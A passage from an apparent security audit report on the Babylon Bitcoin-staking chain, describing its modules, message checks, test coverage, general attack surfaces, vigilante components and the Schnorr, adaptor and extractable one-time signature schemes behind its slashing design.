If the current block is the last block of the current epoch, it will record the current `BlockHash` as the sealer BlockHash of this epoch.

`EndBlock`

The `EndBlock` function in the epoching module executes the following logic.

If the current block is the last block of the current epoch, it will do the following:

1. Retrieve all queued `staking` messages stored during this epoch.
2. Forward each message to the corresponding handler in the staking module.
3. Emit events related to the execution results of these messages.
4. Call the `ApplyAndReturnValidatorSetUpdates` function from the staking module to update the validator set.
5. Execute the `AfterEpochEnds` hook, which saves the relationship between this epoch and the corresponding Bitcoin block height in the state.

Hooks

`AfterRawCheckpointFinalized`

The epoching module subscribes to the `AfterRawCheckpointFinalized` hook in the checkpointing module to manage Bitcoin-assisted unbonding.

This hook is triggered when a checkpoint becomes finalized, indicating that the checkpoint's Bitcoin transaction has remained on the canonical Bitcoin chain for `w` blocks (where `w` is defined in the btc-checkpoint module's `checkpoint_finalization_timeout` parameter).

Upon execution of `AfterRawCheckpointFinalized`, the epoching module performs the following steps to finalize all unbonding related to that epoch:

1. Identify the `Epoch` metadata associated with the newly finalized checkpoint.
2. Retrieve the timestamp of the last block in that epoch.
3. Notify the staking module to finalize unbonding operations (for validators and delegations) prior to that timestamp.

Test coverage

The x/epoching package has moderate test coverage (55.1%), with the keeper module slightly higher (56.1%), while the types module remains mostly untested (8.8%).

```
ok      github.com/babylonlabs-io/babylon/x/epoching    1.759s  coverage:
    55.1% of statements
ok      github.com/babylonlabs-io/babylon/x/epoching/keeper     23.463s
    coverage:  56.1% of statements
ok     github.com/babylonlabs-io/babylon/x/epoching/types     1.066s  coverage:
    8.8% of statements
```

Attack surface

The messages exposed by the epoching module are delegation messages that are wrapped to eventually be sent to the x/staking module. The validations that affect regular delegation messages have to be checked against on the wrapped messages as well and their potential interactions with the epoching system. Other potential issues involve panics that could be reachable in ABCI methods that could stall the chain.

5.5. Module: finality

Description

Babylon's BTC staking protocol introduces an additional finality round for blocks generated in CometBFT. Participants in this round are called finality providers (FPs), and their voting power is derived from delegated staked BTC.

The finality module is responsible for the following functions:

- Handling extractable–one-time–signature (EOTS) public-randomness commit requests from FPs
- Processing finality-vote submission requests from FPs
- Managing the finalization status of blocks
- Identifying sluggish FPs who vote slowly
- Maintaining and managing evidence of equivocation (double-signing) by FPs

Messages

`MsgResumeFinalityProposal`

The `MsgResumeFinalityProposal` message can only be executed through a governance proposal. It is used to verify FPs' participation in finality voting at a specific block height and to penalize those who have not participated.

When a Babylon node receives `MsgResumeFinalityProposal`, it checks whether the specified FPs, identified by their public keys, have participated in finality voting at the given block height. FPs that have not participated are jailed, and their jail duration is set according to `JailDuration` from the finality module, starting from the current block time. If an FP has previously missed blocks, its missed block count is reset.

If these checks pass, the message performs the following steps:

- Set the voting power of the specified FPs to zero from the given block height up to the current block height.
- Mark these FPs as jailed in the `VotingPowerDistCache` of the finality module.
- Iterate over all blocks from the most recently finalized block up to the current block height. If a block has accumulated more than two-thirds of the total votes, it is marked finalized and its finalization status is updated.

`MsgAddFinalitySig`

The `MsgAddFinalitySig` message is submitted by FPs to provide EOTSs for a specific block during the finality voting process.

When a Babylon node receives `MsgAddFinalitySig`, it checks the following conditions:

- All required fields (`FpBtcPk`, `PubRand`, `Proof`, `FinalitySig`, and `BlockAppHash`) are not nil and have the correct length.
- The target block height is not before the BTC staking activation block height (retrieved from the finality module).
- The target block height has been indexed in the finality module's `EndBlocker`.
- The target block belongs to the most recently finalized epoch and is not from an earlier epoch.
- The target block is not already finalized.
- The FP (identified by `FpBtcPk`) is registered, not jailed or slashed, and has nonzero voting power.
- The FP has not already submitted a signature for the same block height.

If these checks pass, the system

1. retrieves the public randomness committed via `MsgCommitPubRandList` that matches the target block height;
2. verifies the finality EOTS signature using the committed public randomness; and
3. checks whether the provided `BlockAppHash` differs from the stored `AppHash` for the indexed block. If it differs, this is considered a fork vote, and the system generates and stores equivocation evidence for potential future slashing.

If the same message with identical parameters is submitted again, the system checks for any existing equivocation evidence. If it exists, the FP is slashed. Otherwise, if the block is not a fork block, the vote is recorded in the store.

`MsgCommitPubRandList`

The `MsgCommitPubRandList` message allows an FP to commit a Merkle tree containing a list of EOTS public-randomness values. This message is typically submitted by the FP's program.

When a Babylon node receives `MsgCommitPubRandList`, it checks the following conditions:

- The submitted number of EOTS public-randomness values is at least `MinPubRand` (defined in the finality module parameters).
- The FP is correctly registered on the Babylon chain.
- The submitted public randomness does not duplicate any previous commits.
- The newly committed public randomness does not overlap with the block range already covered by the FP's prior commitments.
- The FP has signed the public randomness with a valid Schnorr signature.

If all conditions are met, the EOTS public randomness is stored on the Babylon chain along with the current epoch number.

`MsgUnjailFinalityProvider`

The `MsgUnjailFinalityProvider` message is used by a jailed FP to request unjailing.

When a Babylon node receives `MsgUnjailFinalityProvider`, it checks the following conditions:

- The sender is the same as the FP requesting unjailing.
- The FP is currently jailed.
- The jail period has ended based on the current block time.

If these checks pass, the FP is unjailed.

`MsgUpdateParams`

The `MsgUpdateParams` message updates the parameters of the finality module. This message can only be executed via a governance proposal.

ABCI++ handlers

`BeginBlocker`

At the beginning of each block, the finality module does the following:

- Retrieves the voting-power distribution from the previous block
- Processes events from the prior block that affected FPs (e.g., becoming active, unbonded, expired, jailed, slashed, or unjailed)
- Invokes the `processRewardTracker` function from the incentive module to track and allocate rewards

After event processing, the module calculates the cumulative rewards for FPs by

- dividing the current total rewards by the total staked Satoshi (`CurrentRewards / TotalActiveSat`) to determine per-Satoshi rewards,
- storing these reward values as historical data, and
- distributing delegation rewards proportionally to FPs based on their delegation ratios.

For providers in `ACTIVE`, `UNBONDED`, or `EXPIRED` states, the module updates the total staked Satoshi accordingly. If a provider has been slashed, all pending rewards are settled and sent to the gauge, and the provider is excluded from future rewards. The active FP list is updated according to the current block height, reflecting any changes in delegation and staking power.

To maintain an optimal number of active providers, the module sorts FPs by voting power and keeps only the top `MaxActiveFinalityProviders`. The voting power of these retained providers is then updated, and events related to activated or deactivated providers are emitted. Finally, the module updates `FinalityProviderSigningInfo` for each provider, tracking their voting participation and ensuring timely detection of nonparticipation.

`EndBlocker`

At the end of each block, the finality module does the following:

- It indexes the current block height along with its `AppHash` and finalization status to maintain a record of finalized and pending blocks.
- It checks all nonfinalized blocks to determine if they have reached at least two-thirds of the total voting power; if so, it marks them as finalized in the system.
- It verifies if any FPs have failed to vote within `FinalitySigTimeout`. If a provider consistently fails to vote for longer than `SignedBlocksWindow`, the provider is jailed for a duration defined by `JailDuration`.
- It triggers the `RewardBTCStaking` function from the incentive module, for newly finalized blocks, to distribute fees collected in the fee collector. Providers receive their share of rewards minus their commission, with the remainder given to delegators.
- It cleans up old data by removing the voting-power–distribution cache for blocks that no longer need referencing, optimizing storage and processing for future blocks.

Test coverage

The x/finality package has low test coverage (11.6%), while the keeper module is well-tested (77.6%), and the types module is mostly untested (1.8%).

```
ok      github.com/babylonlabs-io/babylon/x/finality    1.472s  coverage:
    11.6% of statements
ok      github.com/babylonlabs-io/babylon/x/finality/keeper     47.864s
    coverage:  77.6% of statements
ok     github.com/babylonlabs-io/babylon/x/finality/types     2.173s  coverage:
    1.8% of statements
```

Attack surface

The finality module exposes several messages, which if incorrectly implemented have the potential of incorrectly affecting the voting power of FPs, allowing FPs to miss blocks and ensuring the liveliness of FPs. Other potential issues that could arise are from incorrect state management in `EndBlocker`s; these could affect voting-power issues when dealing with edge cases.

5.6. Module: incentive

Description

The incentive module manages rewards for finality providers (FPs) and delegators on the Babylon chain. It provides a mechanism for distributing rewards collected from transaction fees as well as interfaces for users to withdraw accumulated rewards.

Messages

`MsgWithdrawReward`

The `MsgWithdrawReward` message allows a user to withdraw all accumulated rewards, resetting the user's reward balance in the process. If a withdrawal address has been set beforehand via `MsgSetWithdrawAddress`, the rewards are sent to that address instead of the default address.

When a Babylon node receives `MsgWithdrawReward`, it performs the following:

- Withdraws all accumulated rewards for the user
- Resets the accumulated reward balance to zero
- Sends the rewards to that address if a custom withdrawal address was set

`MsgSetWithdrawAddress`

The `MsgSetWithdrawAddress` message specifies an alternative address to receive rewards withdrawn via `MsgWithdrawReward`.

When a Babylon node receives `MsgSetWithdrawAddress`, it 1) validates the new address provided by the user and 2) updates the address mapping so that subsequent `MsgWithdrawReward` operations send rewards to the designated address.

`MsgUpdateParams`

`MsgUpdateParams` updates the parameters of the `incentive` module. This message can only be executed through a governance proposal.

ABCI++ handlers

`BeginBlock`

At the start of each block, a portion of the transaction fees accumulated in the fee collector is directed to BTC stakers. The exact proportion is defined by the `BtcStakingPortion` parameter in the incentive module. The system sends these fees to the designated gauge for BTC stakers, which later distributes them to FPs and delegators.

PostHandler

`RefundTxDecorator`

If a specific message's execution triggers the `IndexRefundableMsg` function and the message is successfully executed, the transaction fee paid for that message is refunded to the user. This process occurs at the end of the message execution.

Test coverage

The x/incentive package has low test coverage (11.4%), while the keeper module is well-tested (78.2%), and the types module is mostly untested (1.1%).

```
ok      github.com/babylonlabs-io/babylon/x/incentive   1.443s  coverage:
    11.4% of statements
ok     github.com/babylonlabs-io/babylon/x/incentive/keeper   1.108s  coverage:
    78.2% of statements
ok     github.com/babylonlabs-io/babylon/x/incentive/types    1.032s  coverage:
    1.1% of statements
```

Attack surface

Specifically, a very large attack surface is exposed in the incentive module due to the refunding functionality, as any message that can be superficially inflated to consume a lot of gas could be used to cause a DOS. Other possible issues in the exposed messages would result in difficulties withdrawing funds or withdrawing funds multiple times.

5.7. Module: monitor

Description

The monitor module defines hooks that are executed based on events occurring in other modules within the Babylon chain.

The functions executed in this module are as follows:

- `updateBtcLightClientHeightForEpoch` — This function is called when an epoch ends. It stores the current Babylon chain block height in the store, using the epoch number as the key.
- `updateBtcLightClientHeightForCheckpoint` — This function is called within the `MsgInsertBTCSpvProof` message handler of the btccheckpoint module when a sufficient number of BLS signatures have been verified for a specific checkpoint. It stores the current Babylon block height in the store, using the checkpoint hash as the key.
- `removeCheckpointRecord` — This function is called when a checkpoint is deemed invalid within the btccheckpoint module and is subsequently deleted. It removes all previously recorded data stored using the `updateBtcLightClientHeightForCheckpoint` function.

Test coverage

The x/monitor package has moderate test coverage (56.0%), with the keeper module slightly higher (62.5%), while the types module is mostly untested (1.2%).

```
ok      github.com/babylonlabs-io/babylon/x/monitor     2.163s  coverage: 56.0%
    of statements
ok     github.com/babylonlabs-io/babylon/x/monitor/keeper     2.755s  coverage:
    62.5% of statements
ok     github.com/babylonlabs-io/babylon/x/monitor/types      1.028s  coverage:
    1.2% of statements
```

5.8. Module: mint

Description

Babylon's x/mint module is based on the Cosmos SDK x/mint ↗ and includes modifications to the inflation mechanism. The code is adapted from Celestia's mint module ↗ and introduces changes to how the inflation rate is calculated and applied.

ABCI++ handlers

`BeginBlock`

During the beginning of each block, the `BeginBlocker` function updates the inflation rate and annual provisions then mints the necessary tokens for that block's provision. The process is as follows:

1. `maybeUpdateMinter`

   This step recalculates the `InflationRate` and updates `AnnualProvisions`. The inflation rate is adjusted once per year on the anniversary of the genesis block. It gradually decreases until reaching a target inflation rate (`TargetInflationRate`) specified in the mint module. If the existing annual provisions are nonzero and the inflation rate remains unchanged, the function skips recalculation to avoid unnecessary computation.

2. `mintBlockProvision`

   The function computes the number of tokens to be minted for the current block. It considers the time elapsed since the previous block and uses the updated annual provisions to determine the appropriate block provision. The newly minted tokens are then sent to the fee collector.

3. `setPreviousBlockTime`

   After tokens are minted, the system records the current block's timestamp. This timestamp is used in future calculations to determine the time-based portion of the block-provision formula.

Upon successful completion, the module emits an event containing the updated inflation rate, annual provisions, and the total tokens minted for the current block.

Test coverage

The x/mint package has moderate test coverage (69.7%), with the keeper module slightly higher (71.1%), while the types module remains largely untested (2.4%).

```
ok      github.com/babylonlabs-io/babylon/x/mint        1.383s  coverage: 69.7%
    of statements
ok      github.com/babylonlabs-io/babylon/x/mint/keeper 1.443s  coverage:
    71.1% of statements
ok      github.com/babylonlabs-io/babylon/x/mint/types  2.189s  coverage: 2.4%
    of statements
```

Attack Surface

The `mint` module is responsible for adjusting the amount of rewards distributed to participants in the Babylon chain. Due to interactions with external modules, the amount of rewards that the `mint` module distributes to Babylon chain participants could potentially be manipulated.

5.9. Module: btcstaking

Description

The btcstaking module manages all aspects of finality providers (FPs) and BTC delegations within the Babylon chain. It provides functionalities to create FPs, delegate BTC, submit covenant signatures, handle unbonding, and periodically update the active sets of FPs and BTC delegations.

Messages

`MsgCreateFinalityProvider`

When a Babylon node receives `MsgCreateFinalityProvider`, it does the following:

1. Validates a proof of possession (POP) signed by the BTC private key for the Babylon address
2. Ensures the requested commission rate is greater than the module parameter `MinCommissionRate` and does not exceed 100%
3. Confirms that no existing FP uses the same BTC public key (`btc_pk`)

If these checks pass, a new `FinalityProvider` object is created and stored.

`MsgEditFinalityProvider`

When a Babylon node receives `MsgEditFinalityProvider`, it does the following:

1. Ensures the message signer is the staker address registered as the FP
2. Validates the new commission rate to be greater than `MinCommissionRate` and not exceed 100%

If valid, the node updates the stored FP information (commission rate and description).

`MsgCreateBTCDelegation`

The `MsgCreateBTCDelegation` message is typically submitted via the btc-staker ↗. Upon receiving this message, a Babylon node does the following:

1. Performs a POP by verifying a signature of the Babylon address made with the staker's BTC private key
2. Computes the staking transaction (TX) hash from the provided staking TX data and ensures it does not duplicate any existing delegation
3. Checks that the target FP has not been slashed

Depending on whether the staking TX has been executed on the BTC network, one of two options applies:

1. For Staking TXs not yet executed on BTC, `StartHeight` and `EndHeight` are set to 0.
2. Or, for already executed staking TXs, a proof is attached, and the node sets `StartHeight` to the BTC block height of execution and `EndHeight` to the BTC block height at which the delegation expires.

The node also verifies the following:

- The submitted `UnbondingTime` matches the `UnbondingTimeBlocks` parameter.
- The staking TX is valid based on the staker's BTC-account public key, FP's BTC public key, covenant committee public keys (meeting `CovenantQuorum`), staking duration, and BTC amount staked.
- No duplicate public keys exist among the staker, the FP, and the covenant committee.
- Correct Taproot scripts (`timelockPathScript`, `unbondingPathScript`, `slashingPathScript`) are generated to form the Merklized script tree and final P2TR address.

- The staking TX includes an appropriate `TxOut`, referencing a Taproot script that enforces one of the timelock, unbonding, or slashing conditions.
- The timelock-script lock period is within the bounds `[MinStakingTimeBlocks, MaxStakingTimeBlocks]`.
- The BTC amount in the staking `TxOut` is within `[MinStakingValueSat, MaxStakingValueSat]`.
- The slashing and unbonding TX references are valid and conform to the script checks and parameter constraints.
- The unbonding fee (the difference between the staking TX amount and unbonding TX amount) matches `UnbondingFeeSat`.

If the staking TX has not been executed on BTC, an extra gas fee (`DelegationCreationBaseGasFee`) is charged to prevent spam. Once all validations are complete, the delegation information is stored. If a valid BTC proof is attached, the event `BTCDelegationStatus_EXPIRED` is scheduled for the delegation's expiration. After collecting sufficient covenant committee signatures, the `BTCDelegationStatus_ACTIVE` event is emitted.

`MsgAddBTCDelegationInclusionProof`

When a Babylon node receives `MsgAddBTCDelegationInclusionProof`, it does the following:

1. Uses the provided staking TX hash to retrieve the corresponding delegation
2. Confirms the delegation meets the `CovenantQuorum` requirement for committee signatures
3. Ensures the delegation is not already in an unbonding state
4. Validates the submitted proof to confirm the staking TX has been included in a BTC block and sufficient time has elapsed for finalization (based on the latest BTC block height stored in the btclightclient module)
5. Ensures the staking TX was executed after the `MsgCreateBTCDelegation` submission for delegations that lacked an initial proof

If validated, the node schedules an event for when the delegation becomes active, based on the latest BTC block height and its calculated expiration time. Upon successful execution, the gas fee is refunded.

`MsgAddCovenantSigs`

The `MsgAddCovenantSigs` message is typically submitted via covenant-emulator ↗. When a Babylon node receives this message, it does the following:

1. Retrieves the delegation using the provided `StakingTxHash`

2. Verifies the public key in the message is a recognized member of the covenant committee and has not already been used for this delegation or its unbonding
3. Ensures the delegation is in either an `UNBONDED` or `EXPIRED` state
4. Checks that the number of `SlashingTxSigs` and `SlashingUnbondingTxSigs` matches the number of FPs referenced by the delegation
5. Validates the Schnorr signatures for the covenant, including the covenant adaptor signatures for slashing and unbonding transactions

If all validations pass, the node updates the delegation with the new signatures. Gas fees incurred during execution are refunded.

`MsgBTCUndelegate`

The `MsgBTCUndelegate` message is typically submitted via vigilante — btcstaking-tracker ↗. When a Babylon node receives this message, it does the following:

1. Retrieves the delegation using the staking TX hash and ensures it is in the `ACTIVE` state
2. Validates the submitted unbonding TX data and proof to confirm it has been executed on the BTC network
3. Emits an `EventBTCDelgationUnbondedEarly` event if the unbonding TX matches the one provided in the original `MsgCreateBTCDelegation` — otherwise checks whether the submitted unbonding TX correctly references the staking TX (if valid, it emits an `EventUnexpectedUnbondingTx` event)
4. Resets the `BtcUndelegation` field of the delegation to indicate it is unbonded and emits a `BTCDelegationStatus_UNBONDED` event to update the FP's voting power
5. Refunds any gas costs incurred

`MsgSelectiveSlashingEvidence`

The `MsgSelectiveSlashingEvidence` message allows reporting of selective slashing violations. When a Babylon node receives this message, it does the following:

1. Retrieves the delegation based on the provided staking TX hash and verifies that the delegation is in `ACTIVE` or `UNBONDING` state
2. Checks that the submitted `RecoveredFpBtcSk` matches the FP's BTC public key
3. Ensures the FP has not already been slashed
4. Records the block height at which the FP was slashed (on both the Babylon chain and the BTC network), which triggers a future voting-power update event (`EventPowerDistUpdate`)

Upon successful execution, the gas fee is refunded.

`MsgUpdateParams`

The `MsgUpdateParams` message updates the btcstaking module's parameters. It can only be executed through a governance proposal.

ABCI++ handler

`BeginBlock`

The `BeginBlock` function in the btcstaking module tracks the latest BTC tip height for operations involving BTC delegations. This data is crucial for verifying proofs and processing delegations (including activation, unbonding, and status changes) in coordination with the btclightclient module.

Test coverage

The x/btcstaking package itself has low test coverage (13.9%), while the keeper module has relatively high coverage (75.2%), and the types module is barely tested (4.3%).

```
ok      github.com/babylonlabs-io/babylon/x/btcstaking  1.830s  coverage:
    13.9% of statements
ok      github.com/babylonlabs-io/babylon/x/btcstaking/keeper   12.753s
    coverage: 75.2% of statements
ok     github.com/babylonlabs-io/babylon/x/btcstaking/types   1.513s  coverage:
    4.3% of statements
```

Attack surface

There are a lot of essential/core messages exposed in BTC staking as it is a crucial part of the node. Any issues in `MsgCreateBTCDelegation` could allow for delegations to be made even to the POS. Staking without respecting the invariants on BTC could allow for false power in the staking system. Any issues in `MsgAddBTCDelegationInclusionProof` could also result in the same issues if the proof is not correctly validated against the corresponding BTC delegation, or certain issues could allow valid proofs to not be accepted. The `MsgBTCUndelegate` issues in `BTCUndelegate` could result in valid unbonding TXs to not be recognized; as such, an unbonded BTC delegation would still count towards an FP. Other messages are also exposed, whose failure might result in similar situations.

5.10. Vigilante reporter

Description

This package implements the vigilante reporter. The vigilante reporter is responsible for

- syncing the latest BTC blocks with a BTC node
- extracting headers and checkpoints from BTC blocks
- forwarding headers and checkpoints to a Babylon node
- detecting and reporting inconsistency between BTC blockchain and the Babylon btclight-client header chain
- detecting and reporting stalling attacks where a checkpoint is `w`-deep on BTC but Babylon has not included its `k`-deep proof

Invariants

For reference, here are some examples:

- Cannot miss blocks, that is to say it cannot receive a block `N` and then block `N+2`, missing block `N+1`
- Ensures that blocks reported on the BTC chain at height `X` are the same on BBN — this is done by ensuring the chain of blocks is correct (verifiying their hashes)
- Ensure that new BTC updates are correctly submitted and retrying until they are submitted to the BBN chain
- Correctly accounts for the node going down

Test coverage

Cases covered

- Fuzzing various blocks with different amount TXs and a fuzzy amount of data
- E2E test — vigilante able to handle frequent BTC headers (very fast block mining)
- E2E test — reorg/rollback tests (three-block–long chain with fork at block two)
- E2E test — reorg after a restart of the vigilante

Cases not covered

- E2E test — multiple reorgs/multiple reboot cycles (fuzzing)
- Fuzzing and E2E tests combined for more coverage

Attack surface

There is no direct attack surface, apart from a BTC miner that reveals forks with certain characteristics to cause issues in the parsing of the vigilante, which could cause it to crash, or potential edge cases that could cause issues in message formation such that the Babylon chain would not accept these messages.

5.11. Vigilante submitter

Description

This package implements the vigilante submitter. The code is adapted from this source ↗.

This vigilante submitter is responsible for gathering the correct information from the BBN chain such as checkpoints, and submitting it to the BTC main chain.

Invariants

For reference, here are some examples:

- Should attempt to submit the checkpoints at least twice
- Should send checkpoints in sequential order without missing any checkpoint
- Should correctly account for the node going down

Test coverage

Cases covered

- Fuzzing tests with various randomly generated checkpoints and data, then invariants, are checked to ensure that all the checkpoints are submitted in the correct order.
- General E2E testing ensures that checkpoints are submitted.

Cases not covered

- E2E test — relayer retry tests
- More tests to ensure that the fee amounts and possible edge cases are covered

Attack surface

A malicious proposer/validator/network participant should not be able to form malicious checkpoints, such that the submitter fails at submitting according to the invariants before — or a checkpoint that the submitter cannot poll due to parsing, memory, or other issues.

5.12. Vigilante monitor (BTC timestamping monitor)

Description

This package implements the BTC timestamping monitor. For monitoring the state of the change and alerting possible lapses in liveliness. However it does not play a security-critical role in the Babylon architecture.

Invariants

For reference, here are some examples:

- Monitor the state of the chain and alert any anomalies
- Ensure liveliness of the chain

5.13. Vigilante BTC staking tracker

Description

BTC staking tracker is a daemon program that relays information between Babylon and Bitcoin for facilitating the Bitcoin staking protocol. This includes three routines:

1. **Staking Event Watcher ↗.** Upon observing an unbonding transaction of a BTC delegation on Bitcoin, the routine reports the transaction's signature from the staker to Babylon, such that Babylon will unbond the BTC delegation on its side. Will also monitor for delegations and include the eventual proof.
2. **BTC slasher ↗.** Upon observing a slashable offense launched by a finality provider, the routine slashes the finality provider and its BTC delegations.
3. **Atomic slasher ↗.** Upon observing a selective slashing offense where the finality provider maliciously signs and submits a BTC delegation's slashing transaction to Bitcoin, the routine reports the offense to BTC slasher and Babylon.

Invariants

The unbonding watcher, now named `Stakingeventwatcher`, enforces several invariants:

- It must wait for the BTC node to be ahead of the Babylon chain; otherwise, the blocks it reads are old.
- It must send the relevant messages for delegations on the BTC chain & unbonding txs.

The `slasher` is responsible for the catching validator equivocation, and must ensure that any double signing is caught.

The `atomic slasher` is responsible for monitoring selective slashing, consequently slashing every single delegation of the relevant FP, it must ensuer that it can correctly parse and retry the slashing for every single delegation of the FP.

Test coverage

Cases covered

- Fuzzing tests with various randomly generated checkpoints and data, then invariants, are checked to ensure that all the checkpoints are submitted in the correct order.
- E2E tests of the `Staking event watcher` ensure that eventually the delegations were uploaded; if they were delegated, the relevant `MsgAddBTCDelegationInclusionProof` is also sent. Another E2E test verifies the same condition however it also verifies the validity of staking/unbonding TXs in the same block.
- E2E test, `slasher` — general actions, shutdown, slashing finality-provider vote equivocation
- E2E test, `atomic slasher` — general tests on selective slashing for unbonding/slashing TXs

Attack surface

Due to the large amount of shared functionalities, all the slashers and event watchers have the same relevant possible issues. Any issue that could overload (pagination requests, parsing issues) the slasher could cause it to miss selective slashing, and that would allow selective slashing. It also includes any problem that could cause issues in slashing, especially the submission of relevant messages. Likewise would apply to the `Staking Event Watcher` missing delegations/undelegations

5.14. Cryptography

Babylon uses a combination of cryptographic primitives to achieve its goals.

Standard Bitcoin BIP-340 Schnorr signatures are used to interact with the Bitcoin network through Taproot scripts. Adaptor signatures and extractable one-time signatures (EOTSs) both extend Schnorr signatures, such that adversaries deviating from Babylon's protocol automatically reveal required signatures to effect state machine changes on the Bitcoin network.

Boneh–Lynn–Shacham signatures are used by validators to record their votes for Babylon blocks in a way that can be efficiently aggregated into checkpoints that are submitted to the Bitcoin network.

Overview of transaction structure

There are three kinds of parties that participate in signing staking transactions: stakers, covenant emulation committee members, and finality providers (FPs).

FPs vote on Babylon blocks to provide finality to consensus, signing the blocks with an EOTS, with voting power proportional to how much BTC is delegated to them. If they sign two different blocks for the same height, their delegators are slashed, losing a fraction of their stake (currently 10% ↗) to a burn address, with the remainder returned to the stakers.

Stakers delegate their Bitcoin to FPs by signing the staking and slashing transactions with Schnorr signatures. They can specify a maximum amount of time in blocks to delegate for (up to 65,535 blocks ↗, approximately 1.25 years), during which time their BTC is locked in the staking output. They can choose to unbond before the maximum time elapses by signing an unbonding transaction, which moves their BTC to an unbonding output (which is locked for 101 blocks ↗, approximately 17 hours), after which they can move it to a normal address.

The covenant emulation committee checks that transactions satisfy constraints that cannot currently be checked in Bitcoin script, such as that the slashing transactions send the specified fraction of the staked amount to the burn address and that the unbonding transaction commits to the unbonding output. Their signatures on the unbonding path are normal Schnorr signatures, but their signatures on the slashing path are adaptor signatures encrypted towards the FPs' keys in order to guarantee atomic slashing.

A staking transaction on the Bitcoin network commits to a Taproot output recognized by Babylon, the staking output, consisting of three paths:

1. The timelock path, which requires the staker's signature and a timelock for the staking time (through `OP_CHECKSEQUENCEVERIFY`, which enforces that a number of blocks have passed)
2. The unbonding path, which requires the staker's signature and a threshold of the covenant emulation committee members' signatures
3. The slashing path, which requires the staker's signature, a threshold of the covenant emulation committee members' signatures, and the signature of the FP being delegated to.

The covenant emulation committee presigns the unbonding transaction, which consumes the staking output and produces the unbonding output, consisting of two paths:

1. The timelock path, which requires the staker's signature and a timelock for the unbonding time
2. The slashing path, with the same requirements as the staking output's slashing path

The staker presigns both slashing transactions, which spend the staking and unbonding outputs, and sends 10% to the burn address and 90% to the staker, and the covenant emulation commitee presigns the slashing transactions with adaptor signatures encrypted towards each FP. This ensures that if an FP signs two different blocks with the same height, revealing their key, sufficient information is public to submit one of the slashing transactions (which one depends on whether the staker is in the process of unbonding) to the Bitcoin network. So long as the staker keeps their key secure, no one else can spend the timelock or unbonding paths.

The covenant emulation committee's presigning of the unbonding transaction ensures that the staker has sufficient information to initiate unbonding by submitting the unbonding transaction to the Bitcoin network.

If the FPs sign at most one block for each height on the Babylon chain, their key is never revealed, and the slashing transactions will not be spendable. If they do sign two distinct blocks at the same height, their key is revealed, allowing anyone to decrypt the covenant emulation committee's adaptor signatures for the slashing transaction for all delegators to that FP.

Schnorr signatures

BIP-340 Schnorr signatures use the Secp256k1 curve, denoted $\mathbb{G}$, as their group. A generator $G \in \mathbb{G}$ is common knowledge, as is the order n. Private keys are random integers $x \in \mathbb{Z}_n$, with corresponding public key $X = xG \in \mathbb{G}$.

A signature $\sigma = (R, s) \in \mathbb{G} \times \mathbb{Z}_n$ for a message m satisfies the equation $R + eX = sG$, where $e = \texttt{hash}(\texttt{bytes}(R)||\texttt{bytes}(X)||m)$ is a synthetic challenge that binds the signature to the message, public key, and randomness. To avoid malleability, R must have an even y-coordinate, since otherwise both (R, s) and $(R, n - s)$ would be valid signatures for the same message (a similar constraint applies to ECDSA signatures; see Finding 3.27. ↗).

To sign a message, R is generated by choosing a uniformly random, secret nonce $k \in \mathbb{Z}_n$ and computing $R = kG$. If R has an odd y-coordinate, k is negated and R is recomputed, which guarantees that R has an even y-coordinate and does not introduce bias to k's bit representation. The s value is computed as $s = e * x + k$ modulo n.

So long as k is uniformly random and secret and `hash` is preimage-resistant, a signature (R, s) that is valid for public key X must have been produced with knowledge of x, since otherwise finding a discrete logarithm with respect to G that satisfies the verification equation is infeasible.

If k is revealed, the private key x can be computed as $\frac{s-k}{e}$. Likewise, if the same k is used to sign multiple messages (m_1, m_2), the R value is the same for both signatures, and the private key x can be computed as $\frac{s_2-s_1}{e_2-e_1}$, where $e_i = \texttt{hash}(\texttt{bytes}(R)||\texttt{bytes}(X)||m_i)$.

BIP-340 instantiates $\texttt{hash}(x) = \texttt{SHA256}(\texttt{SHA256}(\texttt{tag})||\texttt{SHA256}(\texttt{tag})||x)$, with $\texttt{tag} =$ "`BIP340/challenge`" to avoid its signatures being valid for other signature schemes, and it additionally requires X to have an even y-coordinate to support efficient batch verification.

Babylon uses the btcd library's implementation of Schnorr signatures, which does not have constant-time signing; see Finding 3.11. ↗.

Adaptor signatures

Adaptor signatures ↗ over the Secp256k1 curve, in addition to the parameters that Schnorr signatures have, have an encryption key pair, with private key $y \in \mathbb{Z}_n$ and public key $Y = yG \in \mathbb{G}$. The implementation refers to the encryption key as `t` instead of y or Y.

An adaptor signature for a message m, $\hat{\sigma} = (\hat{R}, \hat{s}) \in \mathbb{G} \times \mathbb{Z}_n$ satisfies $\hat{R} + eX = \hat{s}G$, where $e = \texttt{hash}(\texttt{bytes}(\hat{R} + Y)||\texttt{bytes}(X)||m)$. The verification that an adaptor signature is valid can be done with only public information (this operation is called `encVerify` ↗). This is used to ensure that covenant emulation committee members signed the slashing transactions without making the signatures immediately available.

With the encryption key pair's private key, adaptor signatures can be decrypted ↗ into Schnorr signatures with $(R, s) = (\hat{R} + Y, \hat{s} + y)$. Given an adaptor signature $(\hat{R}, \hat{s})$ and its corresponding decrypted signature (R, s), the encryption key can be recovered with $y = s - \hat{s}$. This allows someone observing a slashing transaction published to the Bitcoin network to extract the FP key to ensure that the remainder of that FP's delegators are slashed, even if they did not observe the double-signing directly.

In order to ensure that decrypting and then verifying as a BIP-340 Schnorr signature produces the same result as verifying an encrypted adaptor signature, the same sign conventions must be enforced (which involves keeping track of whether $\hat{R} + Y$ or $\hat{R} - Y$ has an even y-coordinate); see Finding 3.3. ↗.

Producing an adaptor signature is similar to producing a Schnorr signature, choosing a uniformly random, secret nonce k and computing $(\hat{R}, \hat{s}) = (kG, e * x + k)$. The same concerns about revealed or reused nonces apply to adaptor signatures, and since Babylon uses deterministic synthetic nonces but does not include the encryption key in the derivation of the nonce, nonces are reused when the same message is signed with different keys; see Finding 3.1. ↗.

Extractable one-time signatures

EOTSs are a variant of Schnorr signatures that additionally take a height parameter h and reveal the private key via nonce reuse if two distinct messages are signed with the same height. It does this by choosing the nonce as $k = \text{HMAC-SHA256}(\texttt{bytes}(x), \texttt{bytes}(h)||\texttt{chainId})$ and committing to $R = kG$ ahead of time. An EOTS signature is $s = e * x + k$, where $e = \texttt{hash}(\texttt{bytes}(R)||\texttt{bytes}(X)||m)$. Since R is published ahead of time, the FP must use the same value of k when computing s in order to satisfy the verification equation to have their vote count towards consensus.

If an FP attempts to double-spend by signing two distinct blocks for the same height, they reveal their key, as $x = \frac{s_2 - s_1}{e_2 - e_1}$. This is performed by `extractFromHashes` ↗.

